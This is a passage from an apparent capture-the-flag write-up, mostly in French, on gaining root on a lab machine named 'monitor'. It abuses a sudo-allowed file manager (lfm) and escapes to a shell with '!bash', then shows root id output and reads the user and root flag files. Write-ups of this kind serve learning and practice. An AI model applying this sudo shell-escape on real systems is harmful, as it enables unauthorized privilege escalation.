
affichons le menu d’aide

nous avons choisie l’option k, et après nous pouvons échapper avec !bash pour devenir root

Pwed la maquina nous somme root
1
2
3
4
kevin@monitor:/etc/apache2$ sudo /usr/bin/lfm
root@monitor:/etc/apache2# id
uid=0(root) gid=0(root) grupos=0(root)
root@monitor:/etc/apache2#
flag
lisons les flags
1
2
3
4
root@monitor:~# cat /home/kevin/user.txt /root/root.txt
9951f9dd45d885da032b4ebad5705184
2b56bbc9dffd52cbe821d608d4a4df3d
root@monitor:~#